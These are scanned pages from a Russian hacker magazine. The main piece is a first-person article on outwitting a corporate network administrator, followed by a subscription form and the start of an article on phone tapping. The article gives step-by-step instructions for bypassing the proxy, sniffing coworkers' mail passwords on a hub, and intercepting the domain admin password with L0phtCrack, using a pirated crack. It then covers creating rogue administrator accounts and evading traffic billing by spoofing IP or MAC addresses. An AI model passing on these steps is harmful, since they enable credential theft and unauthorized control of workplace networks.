Какой у тебя канал в интернет?
- ○ Выделенка
- ○ Dial-up
- ○ Нет интернета

Чем ты пользуешься для общения в Сети?
- ☐ E-mail
- ☐ Чаты
- ☐ ICQ и другие мессенджеры
- ☐ Другое_____

На каком языке ты пишешь?
- ☐ Assembler
- ☐ C/C++
- ☐ Pascal/Delphi
- ☐ Basic/VB
- ☐ Perl
- ☐ Другое_____
- ☐ Я не программер

С какими платформами у тебя есть опыт работы?
- ☐ PC (Windows)
- ☐ *nix (Unix, Linux, BSD)
- ☐ Macintosh
- ☐ Palm OS
- ☐ Pocket PC (Windows CE)
- ☐ EPOC/Symbian
- ☐ Другое_____

Какие из перечисленных вещей у тебя есть?
- ☐ DVD-плеер
- ☐ DVD-ROM
- ☐ MP3-плеер
- ☐ Ноутбук
- ☐ Домашний кинотеатр
- ☐ Мобильный телефон
- ☐ КПК (коммуникатор)
- ☐ Цифровой фотоаппарат
- ☐ Цифровая видеокамера
- ☐ GPS-навигатор

Хочешь ли ты вступить в тест-группу?
- ○ Да
- ○ Нет

Заполненную анкету присылай по адресу 101000, Москва, Главпочтампт, а/я 654, Хакер Спец с пометкой «Анкета» или на vote@real.xakep.ru.

DemiurG (arkhangel@mail.ru)

ТЕПЕРЬ МЫ ЗНАЕМ, КТО УПРАВЛЯЕТ ТВОЕЙ СЕТЬЮ

ЛВС: ПРИВАТНОСТЬ, СЕКЬЮРНОСТЬ

"Девяносто пять процентов людей на земле - инертная масса. Один процент составляют святые и еще один - непроходимые кретины. Остается три процента - те, кто могут чего-то добиться... и добиваются". Стивен Кинг "Мертвая зона"

Ура! Ты наконец-то устроился правильным админом на фирму и теперь не по-детски мучаешь невинных юзеров: запрещаешь им аську, не даешь доступ на любимый www.xakep.ru, распечатываешь пикантные снимки их экранов и потом шантажируешь... Без сомнения, ты крут, даже суперкрут... Но кто даст гарантии, что подобное продлится вечно??? И вполне возможно (может, даже в этой жизни), тебе придется (пусть на некоторое время) занять место того самого юзера, которого ты унижал и, пользуясь маргинальной лексикой, объяснял, кто из вас двоих бог и творец. Именно такое произошло со мной. Мне пришлось некоторое время выполнять проект на территории одной организации (условно назовем ее "Й", проект был весьма специфичный и напрямую связанный с организацией локальной сети компании "Й"). Мне выделили рабочее место (неудобный стул, отвратительный стол, комп) и оставили в покое. В первые минуты своей активной деятельности я столкнулся с системным администратором этой организации. Это существо носило черный (наверное, от грязи), буквально пропитанный потом свитер; вечно простуженный и сопливый, он держал в полном подчинении всю сеть: сотрудники были готовы терпеть его плоские шутки и полную непрофессиональность. Лишь бы только не попасть в немилость. После общения с ним начинаешь верить в реинкарнацию: определенно, души Гебельса, Чингисхана и Билла Гейтса нашли свое пристанище в этой тщедушной тушке. Повторюсь, каждый из нас может попасть в подобную ситуацию. Чтобы помочь тебе выйти из нее с достоинством, написана эта статья. В ней я по пунктам припоминал, какие конкретно палки в мои колеса вставлял админ и как каждую палку я сумел обратить против него. Ну что, приступим???





рис. Константин Комардин

РУЛЬНЫЙ КОНГРУЭНТНЫЙ ПРОКСИ

Админ очень любил прокси, т.к. не знал, что можно забацать очень хороший роутер. Ну, это и хорошо. Только начинались проблемы, когда по привычке я начал свой рабочий день с сайта www.udaff.com. Вместо сайта загрузилось очень интересное окно с информацией о том, что данный ресурс недоступен. В непродолжительном разговоре с сисадом мне в очень нелестной форме дали понять, что подобные ресурсы не требуются в работе, несут чисто развлекательную нагрузку и вообще "Иди работай, а не то ваще без инета останешься." Немного подумав, я решил обмануть админа и набрал в адресной строке браузера 66.228.209.122 (IP-адрес www.udaff.com). Мне повезло. Сайтик отлично загрузился. К сожалению, такой способ не лишен недостатков - IP-адрес тоже можно заблокировать. Поэтому я начал путать админыча: немногие знают, что можно обратиться к сайту в ASCII кодировке, что я и сделал. Каждый байт адреса я перевел в ASCII кодировку, воспользовавшись программой "charmap" (которая



Программа charmap. Не раз выручит и поможет

поставляется в комплекте с Windows). Для того чтобы вызвать ее - жми Пуск -> Выполнить -> и в строке вбивай "charmap". Загрузится очень симпотный интерфейс.

Смотрим, какие ASCII символы соответствуют каждому байту адреса www.udaff.com.

w - 77; . - 2e; u - 75; d - 64; a - 61; f - 66; c - 63; o - 6f; m - 6d.


Чтобы браузер понял, чего ты от него хочешь, надо перед каждым ASCII символом вставить символ процента "%". Т.е. для того чтобы попасть на www.udaff.com вводишь "%77%77%77%2e%75%64%61%66%66%2e%63%6f%6d". А что нужно ввести, чтобы попасть на ya.ru? Правильно, "%79%61%2e%72%75". Можно усложнить задачу (и себе, и админу :)) и вместо представления имени сайта представить его IP-адрес в другой форме. Переводим каждую цифру IP-адреса сайта www.udaff.com (66.228.209.122) в шестнадцатеричное представление - "42.E4.D1.7A". Убираем точки между цифрами, есть число - "42E4D17A". Полученный набор переводим в десятичный и нагло вбиваем его в строку браузера - "1122292090". Админ не по-детски обманут, и теперь ты и вся сетка может спокойно серфить в рабочее время просторы своих любимых сайтов.

ВЛАСТЬ АМОРАЛЬНА... АБСОЛЮТНАЯ ВЛАСТЬ - АБСОЛЮТНО АМОРАЛЬНА...

Админ отброшен. Но мы выиграли битву, а не войну. На следующее утро я узнаю, что, оказывается, вся корпоративная почта читается админом, вследствие чего сотрудники не могут пригласить девочку Машу из соседнего отдела, т.к. эта информация будет незамедлительно доступна маленькому злобному человечку с покрасневшими поросячьими глазками (я про сисада, если ты не понял). Отлично, пользуемся PGP. Какую версию ты будешь юзать - в принципе, неважно. Я юзаю PGP Desktop Security v7.04. Она отлично уживается с почтовиком The Bat! (PGP v8.0, однако, лучше уживается с WinXP, чем v7.0 - прим. ред.). Про PGP где угодно (в т.ч. и в твоем любимом журнале) есть масса различной инфы. Ключи ты сможешь создать, а чтобы зашифровать письмо, достаточно в опциях The Bat! выбрать Privacy -> OpenPGP -> Encrypt Entire Text. Чтобы расшифровать, Privacy -> Decrypt.

Зашифрованное письмо

К сожалению, косяки с почтой не кончились. Имея привычку на работе читать e-mail через web-интерфейс, а дома через свой любимый The Bat!, я заметил, что многие, если не все, письма помечаются как прочитанные, хотя я их точно не читал. Сменил пароль от мыла. Результата не дало. Оказалось, что адminыч поставил снифер на 110 порт своего супернастроенного роутера, который перехватывал пароли пользователей; по ним админ и получал доступ. OK. Будем бороться...



Обычное письмо


W W W

Небольшая подборка статей по юзанию PGP и, в частности, по шифрованию:


- **www1.xakep.ru/magazine/xa/027/062/1.asp**
- **www.xakep.ru/magazine/xa/009/032/1.asp**
- **www.xakep.ru/post/16860/default.htm**
- **www.pgpru.com/** - основной русскоязычный сайт

ШИФРУЕМСЯ ПО-ВЗРОСЛОМУ!


Вместо того чтобы пользоваться программами шифрования и туннелирования трафика, давай просто сменим почту. Шикарную халявную почту можно получить по адресу http://mail.tochka.by/. А теперь главное: настраиваем почтовый клиент. Следует выставить правильные порты (для SMTP - 2500; для POP - 1100). Логином для ящика будет полное имя твоего ящика вместе с доменом. Одним словом - смотри скриншоты и учись.



Общие настройки ящиков



Настройки для POP3




Настройки для SMTP

УТРЕННЕЕ ЧАЕПИТИЕ


Придя утром на работу, я волосами на шее почувствовал, что кто-то лазил по моему компу. Представляешь, кто-то лазил по нему?!! Прикасался своими липкими пальцами к клавиатуре, рылся в моей почте, возможно, даже ставил какие-то неизвестные программы. По логам было видно, что в момент, когда меня на работе не было, кто-то залогинился в систему как администратор. Каким образом я это оп- »

ределил? Я всегда включаю систему логов в Windows 2000. Как это сделать? Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies -> Audit Logon Events -> выставляй галочки на желаемые события, равно как на Success и на Failure (тем самым ты сможешь узнать, что кто-то несколько раз подбирал пароль, прежде чем войти в систему). Кроме того, включи Success и Failure на логах Audit Logon Events и Audit Policy Change - если кто-то изменит настройки политики безопасности, ты будешь знать, кто и когда это сделал.




Включаем логирование попыток вхождения в систему

А просмотреть сами логи ты можешь, если забацаешь Control Panel -> Administrative Tools -> Event Viewer -> Security Log.




Читать... читать... читать... только логи

При загрузке у меня всегда запускается программа Punto Switcher (скачать ее можно здесь - www.punto.ru). Вообще, программа служит для, цитирую по документации, "автоматического переключения раскладки клавиатуры". Т.е. если ты вводишь "ццщючфлузюкг", программа перебацает эту абракадабру в "www.xakep.ru". Но кроме того, это очень удобный клавиатурный шпион. Достаточно в Параметрах программы выбрать Дневник -> установить галочку "Вести дневник" и задать пароль. Программа будет писать в свою базу, какие манипуляции на клаве ты делаешь. Наш админ был хитрее, и на компе (которой он мне выделил) оказался троян, пересылающий ему по мылу SAM базу (в которой находятся покальные пароли Windows 2000). От трояна я избавился. Но как



На моей машине был активен только Administrator. Guest был предусмотрительно заранее вырублен



Как видишь, пароль "xakep" не продержался и 3 секунд

теперь сделать, чтобы такого не повторилось - ведь он мог бы и удаленно перебирать пароли... Для проверки качества своих паролей под w2k я использую программу LOpht Crack.

Скачиваем прогу с сайта www.atstake.com/products/lc/. Установка проблем не вызывает. Скачиваем кряк с astalavista.box.sk. Все, теперь у нас в руках полностью зарегистрированная версия программы для аудита системы. Запускаем. Сразу жмакаем на File -> New Session. Import -> Import From Local Machine. В появившемся окне ты увидишь, какие юзеры заведены на твоей машине.

Session -> Session Option. Выбираем, каким образом мы хотим подобрать пароль для пользователя. Dictionary Crack - по словарю. Dictionary/Brute Hybrid Crack - по словарю, но с комбинированием различных слов из него. Brute Force Crack - подбор пароля методом перебора. Выделяем юзера, жмем на Session -> Begin Audit. В зависимости от того, какие опции ты выбрал, пароль будет подбираться различное время.

Если ты захочешь улучшить криптозащиту своей системы - воспользуйся программой Password Keeper. Она позволяет создать зашифрованный архив, в котором будут храниться все твои пароли. Кроме того, позволяет сгенерировать новый пароль, подобрать который будет не так уж просто.

Уж такой пароль продержится не пару секунд. Главное теперь не забыть

W W W

В статье почти не затронута тема туннелирования протоколов. Если тебе интересно, читай:


- **www.xakep.ru/post/17195/default.htm**
- **www.xakep.ru/magazine/xa/061/056/1.htm**
- **www.xakep.ru/magazine/xa/041/060/1.htm**
- **www.xakep.ru/magazine/xa/057/078/1.htm**


Для того чтобы это сделать, выбери Edit -> Generate Password Random. Да, скачать прогу можно здесь - www.gregorybraun.com/PASSKEEP.ZIP.

ХАБА... ХАБА... ЧУКЧА КУШАТЬ ХОЧЕТ...

Многие админы, экономя деньги (либо руководство жидится), строят свою сеть не на свитчах, а на хабах. Как ты знаешь, по большому счету, свитч (он же коммутатор) - это тот же самый хаб, только трафик, который по нему идет, попадает из одного порта в другой, не дублируясь на всех остальных. А в хабе весь трафик, проходящий к одному порту, получает и сам этот порт, и все остальные. Т.е. если вдруг девочка Маша, находящаяся в твоей покальной сети, вдруг захочет (да, да, девочка и ЗАХОЧЕТ) скачать файл "http://www.porno.com/pushisty_burunduk.jpg", этот файл получат и все остальные пользователи. В случае если сеть построена на коммутаторах, такого не произойдет. Как мы можем это использовать? Устанавливай снифер, мой фаворит - CommView (www.all-nettools.com/cv4.zip). После запуска обязательно придется выбрать сетевой интерфейс, на котором ты будешь снифить трафик. Отлично, допустим, ты захотел отловить пароли к почте юзеров своей сети. Иди в закладку Rules -> Protocols & Direction -> Enable Ethernet Protocol rules -> ставь галочку возле IP -> Enable IP Protocol rules -> ставь галочку возле TCP. В обоих случаях должен стоять флажок Capture. Одним словом, как на рисунке:

Потом суйся в закладку Ports. Ставь галочку возле Enable Port Rules, отметь To и добавляй порт 110 (т.к. нам нужно увидеть, какой разговор между пользователем и сервером идет на 110 порту). Разумеется, если админ за- »





бирает почту по протоколу POP3. Если же он наслаждается всеми прелестями протокола IMAP - тогда порт 143. Переключайся на закладку Packets -> File -> Start Capture.


Через некоторое время (если, разумеется, ты не ошибся в расчетах и настройках) в этом окне осядут пакеты. Чтобы понять, какой именно трафик прошел, жми правой кнопкой мыши на пакете и выбирай Reconstruct TCP Session - вуаля, теперь ты знаешь все тайны мира.

Разумеется, снифить таким образом ты можешь не только POP3, а вообще любые протоколы. Конечно, нужны будут тебе только те, где пароли или сам трафик не шифруется. Если ты попытаешь удачу на SSH (22 порт) или SSL, тебя ждет большой облом. Сам трафик ты получишь, но расшифровать вряд ли сможешь.

СИСТЕМА ПОДСЧЕТА ТРАФИКА - УНИЖАЯ ДРУГИХ, ВЫШЕ НЕ СТАНЕШЬ

За неделю до сдачи моего проекта админ озадачил пользователей (в том числе и меня) тем, что в локальной сети работает система учета трафика. Каждому пользователю выделяется определенный лимит, и если юзер переходит за этот лимит, то по рыночной цене этот трафик переводится в живые деньги и вычитается из зарплаты пользователя. Позже показалось, что сисад и в самом деле взялся за ум. В сети был создан полноценный домен (почему-то на основе NT 4.0), и всем были розданы стандартные юзеровские права. Мне, естественно, этих прав для работы не хватало, а конфликтовать с администратором не хотелось. Поэтому я решил увеличить себе права - последняя версия программы L0pht Crack (которую я описал выше) позволяет перехватывать пароли через снифер на лету. Жмешь на Import -> Import from Sniffer, и все, что мелькает, импортируешь нажатием кнопки Import.

Теперь тебе не нужно красть у пользователей или у админа какие-то SAM базы - все пароли приходят прямо тебе в руки. Первым делом, когда мне достался админский пароль от домена, я создал парочку фальшивых пользователей с правами админа. Но больше всего мне хотелось знать, каким образом функционирует система трафика. Выяснилась удивительная вещь: после смены IP-адреса пользователь мог попасть в интернет, но система слежения НЕ считала его трафик. Отлично... через пару часов вся сетка знала об этой хитрости. Позже, правда, мне рассказывали, что админ перевел эту систему на распознавание MAC-адресов, т.е. создавал список зашитых в сетевухи MAC-адресов, и если на них происходило совпадение, то пользователь допускался в инет. Если ты до сих пор в танке и не знаешь, как сменить MAC-адрес своей сетевухи в виндах, мне тебя искренне жаль. Ну да ладно: жми Start -> Settings -> Network and Dial-up Connections -> правой кнопкой мыши на активном сетевом интерфейсе Properties -> Configure -> Advanced -> NetworkAdress -> и в поле Value вбиваешь желаемый MAC-адрес (ну прямо как на картинке).



И вся сеть твоя. Админ повержен. Стоит заметить, что такой трюк, конечно же, пройдет только в том случае, если у тебя на локальном компе админские права (то же касается и снифинга в NT - прим. peg.).


W W W

А с помощью этих двух статей ты научишься с легкостью подделывать урлы:

- www.cnews.ru/newcom/index.shtml?2000/09/25/140066
- www.cnews.ru/newcom/index.shtml?2000/10/02/108086

А если же ты сам админ - будь добрым, чистым и искренним админычем и всегда поливай фиалки на подоконнике...

Теперь тебе не нужно красть у пользователей или у админа какие-то SAM базы - все пароли приходят прямо тебе в руки.



Перехватить доменные пароли стало проще простого

ЖИВИТЕ ТАК, КАК БУДТО ЖИВЕТЕ ПОСЛЕДНИЙ ДЕНЬ...

Все закончилось хорошо... для меня. Админа уволили (так как он докатился до того, что воду за собой в сортире перестал спускать), я получил деньги за выполненный проект, а ты теперь знаешь, как успокоить этого отнюдь не лишнего человека в своей сети. А если же ты сам админ - будь добрым, чистым и искренним админычем и всегда поливай фиалки на подоконнике... Не забудь пройтись по ссылочкам, которые я распихал по статье, возможно, многие вещи тебя заинтересуют, и ты поднимешь свой экспериенс еще на несколько тысяч пунктов... Все, респект, чао!!!

ХакерСпец редакционная ПОДПИСКА!

Вы можете оформить редакционную подписку на любой российский адрес

ВНИМАНИЕ!

БЕСПЛАТНАЯ
Курьерская доставка по Москве
Хочешь получать журнал
через 3 дня после выхода?
Звони 935-70-34

ДЛЯ ОФОРМЛЕНИЯ ПОДПИСКИ НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:
6 месяцев - **690** рублей
12 месяцев - **1380** рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xs@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
107031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Если мы получаем заявку после 5-го числа текущего месяца, доставка начинается со следующего месяца

справки по электронной почте subscribe_xs@gameland.ru или по тел. (095) 935.70.34

В случае отмены заказчиком произведенной подписки, деньги за подписку не возвращаются

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "ХакерСпец"

☐ На 6 месяцев, начиная с _____
☐ На 12 месяцев, начиная с _____
(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

индекс _____ город _____

улица, дом, квартира _____

телефон _____ подпись _____ сумма оплаты _____

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО Международный Московский Банк , г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" с 2004 г.	

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО Международный Московский Банк , г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" с 2004 г.	

Подпись плательщика

Кассир

Подписка для юридических лиц www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: **500-00-60**, e-mail: inter-post@sovintel.ru
Регионы: ООО "Корпоративная почта", тел.: **953-92-02**, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

MOraZm Роттердамский

ЕСТЬ ЛИ УШИ У ТЕЛЕФОНА?

БЕЗОПАСНОСТЬ ТФОП

Мы разговариваем по телефону и не думаем о том, что кто-то нас внимательно слушает..."Кто владеет информацией, тот владеет миром". Это изречение в современной жизни приобретает особый смысл.

"Информация (от латинского informatio - разъяснение, изложение), первоначально - сведения, передаваемые людьми устным, письменным или др. способом (с помощью условных сигналов, технических средств и т.д.); с середины 20-го века общенаучное понятие, включающее обмен сведениями между людьми, человеком и автоматом, автоматом и автоматом; ...одно из основных понятий кибернетики" (СЭС, стр. 504).

Только с началом в России дикого капитализма мы начали понимать, что в борьбе за деньги и власть информация является одним из главных оружий. Владение ею позволяет кардинально изменять ход текущих событий, влиять на них желательным для себя образом. Поэтому всегда были и будут люди, которые любым способом захотят получить интересующую их информацию. Наиболее частыми заказчиками выступают конкурирующие фирмы, специалисты по промышленному шпионажу, представители прессы и силовые структуры. Поскольку наиболее распространенным средством связи сегодня является обыкновенный проводной телефон, самое удобное и дешевое средство связи между абонентами в реальном времени, всегда найдутся желающие извлечь передающуюся с его помощью информацию и воспользоваться ею.

Необходимо знать, что современные кнопочные телефоны являются источником паразитных помех, которые можно прослушать в диапазоне около 150 КГц на расстоянии более 100 метров.

Радиотелефон без встроенного скремблера прослушивается сканирующим приемником с еще большего расстояния. Поэтому рекомендую использовать телефоны стандарта DECT. Кодирование в них практически такое же, как в сотовых сетях - GSM.

О ТЕЛЕФОНАХ

